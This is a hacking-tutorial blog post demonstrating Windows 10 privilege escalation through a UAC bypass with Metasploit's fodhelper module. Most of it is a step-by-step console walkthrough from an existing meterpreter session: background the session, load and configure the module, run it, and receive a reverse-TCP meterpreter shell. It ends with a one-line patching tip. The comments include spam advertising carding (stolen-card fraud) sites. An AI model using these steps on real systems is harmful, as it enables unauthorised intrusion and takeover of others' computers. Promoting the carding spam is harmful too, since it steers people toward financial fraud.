Hacking Articles

Hacker Computer School Provide Online Cyber Security Training Like As:- CEH | CEHV10 | CHFI | LPT | OSCP | CEEH - Certified Expert Ethical Hacker | KLSFP - Kalu Linux Security Fighter Professional | Bug Bounty | Python. Contact Us For Training :- Skype - hackercomputerschool WhatsApp / IMO / Telegram - +91 -7988285508


# Windows 10 Privilege Escalation using Fodhelper

- January 01, 2019

Hello aspiring hackers. Today we will see an exploit  which helps us in Windows 10 Privilege escalation. Till now, there was no exploit for privilege escalation in Windows 10. Recently we got one. This module will bypass Windows 10 UAC by hijacking a special key in the Registry under the current user hive and inserting a custom command that will get invoked when the Windows fodhelper.exe application is launched.


Once the UAC flag is turned off, this module will spawn a second shell with system privileges. This module modifies a registry key, but cleans up the key once the payload has been invoked. The module does not require the architecture of the payload to match the OS.

Imagine we have a scenario where we got meterpreter access to a Windows 10 system ( See how to hack Windows 10 with Hercules and see how to hack Windows 10 with hta exploit).




```
msf exploit(hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DESKTOP-U061SVS
OS              : Windows 10 (Build 10240).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

To use the fodhelper module to escalate privileges, we need to background the current session.




```
msf exploit(hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: DESKTOP-U061SVS\admin
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following w
as attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > background
[*] Backgrounding session 1...
```

Search for fodhelper module using the search command.




```
msf exploit(hta_server) > search fodhelper
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                       Disclosure Date  Rank       Descr
iption
   ----                                       ---------------  ----       -----
------
   exploit/windows/local/bypassuac_fodhelper  2017-05-12       excellent  Windo
ws UAC Protection Bypass (Via FodHelper Registry Key)


msf exploit(hta_server) > 
```

Load the module and set the session ID as shown below.




```
msf exploit(hta_server) > use exploit/windows/local/bypassuac_fodhelper
msf exploit(bypassuac_fodhelper) > show options
```



```
Module options (exploit/windows/local/bypassuac_fodhelper):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf exploit(bypassuac_fodhelper) > set session 1
session => 1
msf exploit(bypassuac_fodhelper) > 
```

Run the module as shown below.



```
msf exploit(bypassuac_fodhelper) > run

[*] Started reverse TCP handler on 192.168.91.138:4443
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\system32\cmd.exe /c C:\Windows\System32\fodhe
lper.exe
[*] Sending stage (957487 bytes) to 192.168.91.140
[*] Meterpreter session 2 opened (192.168.91.138:4443 -> 192.168.91.140:49418)
at 2017-07-05 04:53:53 -0400
[*] Cleaining up registry keys ...

meterpreter > 
```

As you can see, we successfully got a meterpreter session. When I check privileges, its still user privileges but when I run “getsystem” command, I get system privileges on Windows 10.

command, I get system privileges on Windows 10.

Happy HAcking.

**HOW TO STAY SAFE:**

Microsoft had already released patches. Just make sure your system is updated.

hack windows 10 with kali linux

windows 10 hack with metasploit

windows 10 privilege escalation

witndows 10 hack with buffer overflow attack

Location: India

**DevOps Online Course in NewYork** *July 24, 2019 at 10:35 PM*

Here is the information regarding best training center for DevOps
DevOps Online Course in NewYork
DevOps Certification Training in USA
Best DevOps training online in USA
placement assistance course on devops

**REPLY**

**Dark Web Reviews** *September 18, 2019 at 1:55 AM*

Best Darkweb reviews for Carding with legit site:
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews

Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews

Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews

Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews

Carding Website Reviews
Carding Website Reviews

Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews
Carding Website Reviews

REPLY

Enter your comment...

Popular posts from this blog

## Hacking Ubiquiti AirOS with Metasploit

*- January 01, 2019*

Good Morning friends. AirOS is the firmware maintained by Ubiquiti Networks for its airMAX products which include routers and switches. This firmware is Linux based. This module exploits a file upload vulnerability existing in the firmware to install a new root user to /etc/passwd and an SSH key to /etc/dropbear/authorized_keys. So let's see …

READ MORE

## Hacking NAGIOS XI RCE vulnerability with Metasploit

*- January 01, 2019*

Good morning friends. Today we will see about hacking Nagios with Metasploit. **Nagios, also** known as**Nagios Core**, is a free and open source computer-software application that is used to  monitor systems, networks and infrastructure. It offers monitoring and alerting services for servers, switches, applications and services. Italso …

**READ MORE**

Powered by Blogger

Theme images by Michael Elkan